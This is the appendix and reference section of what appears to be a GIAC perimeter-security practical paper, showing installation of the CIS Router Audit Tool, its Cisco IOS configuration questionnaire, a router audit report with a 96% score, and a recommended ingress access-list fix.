
Run the installer, either by double-clicking on it, to selecting it through the Windows "Add/Remove Program" control panel. You may be asked to restart your computer at this point.

At the CIS RAT logo splash image, click Next>

Click Next> again.


Select "I accept the terms..." and click Next>

Read the background information presented on the next page of the wizard, then click Next>




Select a directory where RAT should be installed. For best results, do not select a directory with spaces or special characters in its name. If the default is acceptable on your system, then use it. Then click Next>

Choose an installation type; you should almost certainly pick "Basic". Then click Next>



Check over the installation settings shown on the next page of the wizard; if the settings are okay then click on Install.



Wait patiently during installation; it should only take about 5-15 seconds.

Click on Finish.

Appendix F - ncat_config questionnaire

```
D:\gcfw-jb>ncat_config
ncat_config: Select configuration type [cisco-ios]
ncat_config: Applying rules from:
ncat_config:   C:\CIS\RAT/etc/configs/cisco-ios/common.conf
ncat_config:   C:\CIS\RAT/etc/configs/cisco-ios/cis-level-1.conf
ncat_config:   C:\CIS\RAT/etc/configs/cisco-ios/cis-level-2.conf
ncat_config:   C:\CIS\RAT/etc/configs/cisco-ios/local.conf
ncat_config: Apply some or all of the rules that are selectable [Yes]
ncat_config:   Apply some or all of CIS level 1 rules [yes]
ncat_config:     Check rules and data related to system management [Yes]
ncat_config:       Use local authentication [yes] ?
ncat_config:         Create new AAA model using local usernames and passwords
[yes]
ncat_config:         Create local usernames [yes]
ncat_config:           Username of user for local authentication [administrator1]
ncat_config:       Apply standard SNMP checks [Yes]
ncat_config:         Disable SNMP server [yes]
ncat_config:         Forbid SNMP read-write [yes]
ncat_config:         Forbid SNMP community string 'public' [yes]
ncat_config:         Forbid SNMP community string 'private' [yes]
Info: skipping IOS - forbid SNMP without ACLs because it conflicts with IOS - no
snmp-server which is already selected
Info: skipping IOS - Define SNMP ACL because it conflicts with IOS - no snmp-server
which is already selected
ncat_config:       Apply standard checks to control access to the router [no]
ncat_config:       Disable unneeded management services [yes]
ncat_config:         Forbid finger service (on IOS 11) [yes]
ncat_config:         Forbid identd service (on IOS 11) [yes]
ncat_config:         Forbid finger service (on IOS 12) [yes]
ncat_config:         Forbid finger service (on IOS 12) [yes]
ncat_config:         Forbid http service [yes]
ncat_config:         Encrypt passwords in the configuration [yes]
ncat_config:     Check rules and data related to system control [Yes]
ncat_config:       Synchronize router time via NTP [no]
ncat_config:       Apply standard logging rules [yes]
ncat_config:         Use GMT for logging instead of localtime [no]
ncat_config:         Timestamp log messages [yes]
ncat_config:         Timestamp debug messages [yes]
ncat_config:         enable logging [yes]
ncat_config:         Designate syslog server [yes]
ncat_config:           Address of syslog server [110.10.10.30]
ncat_config:         Designate local logging buffer size [yes]
ncat_config:           Local log buffer size [4096]
ncat_config:         Require console logging of critical messages [yes]
ncat_config:         Require remote logging of level info or higher [yes]
ncat_config:       Disable unneeded control services [yes]
ncat_config:         Forbid small TCP services (on IOS 11) [yes]
ncat_config:         Forbid small UDP services (on IOS 11) [yes]
```

```
ncat_config:        Forbid small TCP services (on IOS 12) [yes]
ncat_config:        Forbid small UDP services (on IOS 12) [yes]
ncat_config:        Forbid bootp service [yes]
ncat_config:        Disable CDP service [yes]
ncat_config:        Forbid config service [yes]
ncat_config:        Use tcp-keepalive-in service to kill stale connections [yes]
ncat_config:        Forbid tftp service [yes]
ncat_config:     Check rules and data related to data flow [Yes]
ncat_config:       Apply standard routing protections [yes]
ncat_config:        Forbid directed broadcasts (on IOS 11) [yes]
ncat_config:        Forbid directed broadcasts (on IOS 12) [yes]
ncat_config:        Forbid IP source routing [yes]
ncat_config:   Apply some or all of CIS Level 2 rules [yes]
ncat_config:     Check rules and data related to system management [no]
ncat_config:     Check rules and data related to system control [no]
ncat_config:     Check rules and data related to data flow [yes]
ncat_config:       Apply border router filtering rules [yes]
ncat_config:        What is the primary external interface [FastEthernet0/1]
ncat_config:        Does this border router have a second external interface [no]
ncat_config:        Define egress filter [yes]
ncat_config:          What is the the internal netblock and mask [110.10.10.0
0.0.0.255]
ncat_config:          What ACL number (100-199) should be used for egress filtering
[101]
ncat_config:        Apply ingress filter to external interface [yes]
ncat_config:          What ACL number (100-199) should be used for ingress filtering
[102]
ncat_config:        Define ingress filter [yes]
ncat_config:        Apply egress filter to first external interface [no]
ncat_config:        Test for existence of external interface [no]
ncat_config:       Apply extra routing protections [yes]
ncat_config:        Use Unicast RPF for filtering [no]
ncat_config:        Forbid proxy arp [yes]
ncat_config:        Forbid tunnel interfaces [yes]
Saving selections to C:\CIS\RAT/etc/configs/cisco-ios/local.conf
```

Appendix G - RAT output

gcfw-router-config-01.txt.ncat_report.txt

Importance	Pass/Fail	Rule	Device	Line#	Instance
10	pass	IOS - no snmp-server	gcfw-router-config-01.txt		
10	pass	IOS - no ip http server	gcfw-router-config-01.txt		
10	pass	IOS - forbid SNMP community public	gcfw-router-config-01.txt		
10	pass	IOS - forbid SNMP community private	gcfw-router-config-01.txt		
10	pass	IOS - Use local authentication	gcfw-router-config-01.txt		
10	pass	IOS - Create local users	gcfw-router-config-01.txt		
7	pass	IOS 12 - no udp-small-servers	gcfw-router-config-01.txt		
7	pass	IOS 12 - no tcp-small-servers	gcfw-router-config-01.txt		
7	pass	IOS 12 - no directed broadcast	gcfw-router-config-01.txt		
7	pass	IOS - no service config	gcfw-router-config-01.txt		
7	pass	IOS - no ip source-route	gcfw-router-config-01.txt		
7	pass	IOS - no cdp run	gcfw-router-config-01.txt		
7	pass	IOS - encrypt passwords	gcfw-router-config-01.txt		
7	pass	IOS - egress filter definition	gcfw-router-config-01.txt		
7	pass	IOS - Apply ingress filter	gcfw-router-config-01.txt		
7	FAIL	IOS - ingress filter definition	gcfw-router-config-01.txt	2	n/a
5	pass	IOS 12.1,2,3 - no finger service	gcfw-router-config-01.txt		
5	pass	IOS - tcp keepalive service	gcfw-router-config-01.txt		
5	pass	IOS - set syslog server	gcfw-router-config-01.txt		
5	pass	IOS - service timestamps logging	gcfw-router-config-01.txt		
5	pass	IOS - service timestamps debug	gcfw-router-config-01.txt		
5	pass	IOS - no ip proxy-arp	gcfw-router-config-01.txt		
5	pass	IOS - no ip bootp server	gcfw-router-config-01.txt		
5	pass	IOS - logging buffered	gcfw-router-config-01.txt		
5	pass	IOS - enable logging	gcfw-router-config-01.txt		
3	pass	IOS - logging trap info or higher	gcfw-router-config-01.txt		
3	pass	IOS - logging console critical	gcfw-router-config-01.txt		

Summary for all

#Checks	#Passed	#Failed	%Passed
27	26	1	96

PerfectWeightedScore	ActualWeighedScore	%WeightedScore
181	174	96

Overall Score (0-10)
9

Note: PerfectWeightedScore is the sum of the importance value of all rules. ActualWeightedScore is the sum of the importance value of all rules passed, minus the sum of the importance each instance of a rule failed

gcfw-router-config-01.txt.ncat_fix.txt

```
! The following commands may be entered into the router to fix
! problems found.  They must be entered in config mode (IOS).  Fixes
! which require specific information (such as uplink interface device
! name) are listed but commented out. Examine them, edit and uncomment.
!
! THESE CHANGES ARE ONLY RECOMMENDATIONS.
!
! CHECK THESE COMMANDS BY HAND BEFORE EXECUTING.  THEY MAY BE
WRONG.
! THEY MAY BREAK YOUR ROUTER.  YOU ASSUME FULL RESPONSIBILITY
FOR THE
! APPLICATION OF THESE CHANGES.

! enter configuration mode
configure terminal

! RULE: IOS - ingress filter definition
no access-list 102
access-list 102 deny   ip 10.0.0.0 0.255.255.255 any log
access-list 102 deny   ip 127.0.0.0 0.255.255.255 any log
access-list 102 deny   ip 172.16.0.0 0.15.255.255 any log
access-list 102 deny   ip 192.168.0.0 0.0.255.255 any log
access-list 102 deny   ip 10.10.10.0 0.0.0.255 any
access-list 102 deny   ip any 10.0.0.0 0.255.255.255 log
access-list 102 deny   ip any 127.0.0.0 0.255.255.255 log
access-list 102 deny   ip any 172.16.0.0 0.15.255.255 log
access-list 102 deny   ip any 192.168.0.0 0.0.255.255 log
access-list 102 permit ip any any



! Save running configuration so that it will be used each time
! the router is reset/powercycled.  Only do this after you are
! SURE everything is correct
!
! copy running-config startup-config
```

REFERENCES

Security Architecture

Stephen Northcutt, Lenny Zeltser, Scott Winters, Karen Kent Frederick, Ronald W. Ritchey. Inside Network Perimeter Security. New Riders Publishing, 2003. 323.

The Center for Internet Security. "CIS Level-1/Level-2 Benchmark and Audit Tool for Cisco IOS Routers." URL:http://www.cisecurity.org/bench_cisco.html (9 May 2004).

Cisco Systems, Inc. "Cisco PIX 500 Series Firewalls." URL: http://www.cisco.com/en/US/products/hw/vpndevc/ps2030/products_data_sheet09186a0080091b09.html#wp50073 (9 May 2004).

The Center for Internet Security. "CIS Level-1 Benchmark and Scoring Tool for Linux." URL:http://www.cisecurity.com/bench_linux.html (9 May 2004).

Stephen Northcutt, Lenny Zeltser, Scott Winters, Karen Kent Frederick, Ronald W. Ritchey. Inside Network Perimeter Security. New Riders Publishing, 2003. 335.

spamassassin.org. URL:http://www.spamassassin.org/ (9 May 2004).

MailScanner. "A Free Anti-Virus and Anti-Spam Filter" URL:http://www.mailscanner.info/ (9 May 2004).

Bastile-linux.org. "Bastille Linux."URL: http://www.bastille-linux.org (9 May 2004).

PortWise. "PortWise mVPN." URL:http://www.portwise.com/pw_mvpn_4.php (9 May 2004).

Networknewz.com. URL:http://www.networknewz.com/networknewz-10-20031201SSLVPNinDetail.html (9 May 2004).

"Public NTP Primary (stratum 1) Time Servers." URL: http://www.eecis.udel.edu/~mills/ntp/clock1a.html (9 May 2004).

Snort.org. "The Open Source Network Intrusion Detection System." URL: http://www.snort.org/ (9 May 2004).

Lance Spitzner. "Watching Your Logs." URL: http://www.spitzner.net/swatch.html (9 May 2004).

The Internet Assigned Numbers Authority. "INTERNET PROTOCOL V4 SDDRESS SPACE." http://www.iana.org/assignments/ipv4-address-space (9 May 2004).

RFC1918. "Address Allocation for Private Internets." URL:http://www.rfc-editor.org/rfc/rfc1918.txt (9 May 2004).

Security Policy

"Named IP Access Lists."
URL:http://safariexamples.informit.com/1587200554/content/8-538.pdf (9 May 2004).

National Security Agency, USA." Router Security Configuration Guide."
URL:http://nsa2.www.conxion.com/cisco/guides/cis-2.pdf (9 May 2004). 122

The SANS Institute. "Help Defeat Denial of Service Attacks: Step-by-Step".
URL:http://www.sans.org/dosstep/index.php (9 May 2004).

The SANS Institute. "Appendix A Common Vulnerable Ports"
URL:http://www.sans.org/top20/ (9 May 2004).

The SANS Institute. "Webcast: Auditing a Network Perimeter".
URL:http://www.sans.org/webcasts/show.php?webcastid=90504 (9 May 2004).

Cisco Systems, Inc. "Site-to-Site and Extranet VPN Business Scenarios"
URL:http://www.cisco.com/univercd/cc/td/doc/product/core/7100/swcg/6342gre.pdf 3-13 - 3-27. (9 May 2004).

The SANS Institute. "SANS GCFW training". Perimeter Security – VPNs VPN Case Studies (Part 2), module 5. 12 – 19.

Cisco Systems, Inc. "Site-to-Site and Extranet VPN Business Scenarios"
URL:http://www.cisco.com/univercd/cc/td/doc/product/core/7100/swcg/6342gre.pdf, 3-19. (9 May 2004).

Stephen Northcutt, Lenny Zeltser, Scott Winters, Karen Kent Frederick, Ronald W. Ritchey. Inside Network Perimeter Security. New Riders Publishing, 2003. 213.

Design Under Fire

Brian C. Rudzonis. "How to Protect a Fortune Cookie Empire: A Secure Perimeter Design for GIAC Enterprises."
URL:http://www.giac.org/practical/GCFW/Brian_Rudzonis_GCFW.pdf (9 May 2004).

Internic.net. "Whois Search" URL:www.internic.net/whois.html (9 May 2004).

Aren.net. "ARIN WHOIS Database Searc." URL:http://www.arin.net/whois/index.html (9 May 2004).

"Dig it." URL:http://us.mirror.menandmice.com/cgi-bin/DoDig (9 May 2004).

Altavista.com. URL:http://www.altavista.com (20 June 2004).

Google.com. URL: http://groups.google.com/ (20 June 2004).

The SANS Institute. " SANS GCIH training". Computer and Network Hacker Exploits, module IHHE_21. 36.

Netcraft.com. “URL:http://uptime.netcraft.com/” (9 May 2004).

DNS tools. “DNS report.” URLhttp://www.dnsreport.com/ (9 May 2004).

Microsoft.com. “Build numbers and release dates for Exchange Server.” URL:http://support.microsoft.com/default.aspx?scid=kb;en-us;158530 (20 June 2004).

Cert.org. “Security of the Internet” URL:http://www.cert.org/encyc_article/tocencyc.html (20 June 2004).

insecure.org. "Nmap". URL: http://www.insecure.org/nmap/ (9 May 2004).

The SANS Institute. “The Twenty Most Critical Internet Security Vulnerabilities” URL: http://www.sans.org/top20/ (20 June 2004).

insecure.org. “Nmap network security scanner man page” URL:http://www.insecure.org/nmap/data/nmap_manpage.html (20 June 2004).

Security Focus. “Vulnerabilities” URL:http://online.securityfocus.com/bid/ (9 May 2004).

nessus.org. URL:www.nessus.org (9 May 2004).

Joel Scambray, Stuart McClure. Windows Server 2003 (Hacking Exposed) McGraw-Hill, 2003. 225.

Joel Scambray, Stuart McClure. Windows Server 2003 (Hacking Exposed) McGraw-Hill, 2003. 230

Work Procedure

The Center for Internet Security. “CIS Level-1/Level-2 Benchmark and Audit Tool for Cisco IOS Routers.” URL:http://www.cisecurity.org/bench_cisco.html (9 May 2004).

The SANS Institute. "Router Security Policy.” URL:http://www.sans.org/resources/policies (9 May 2004).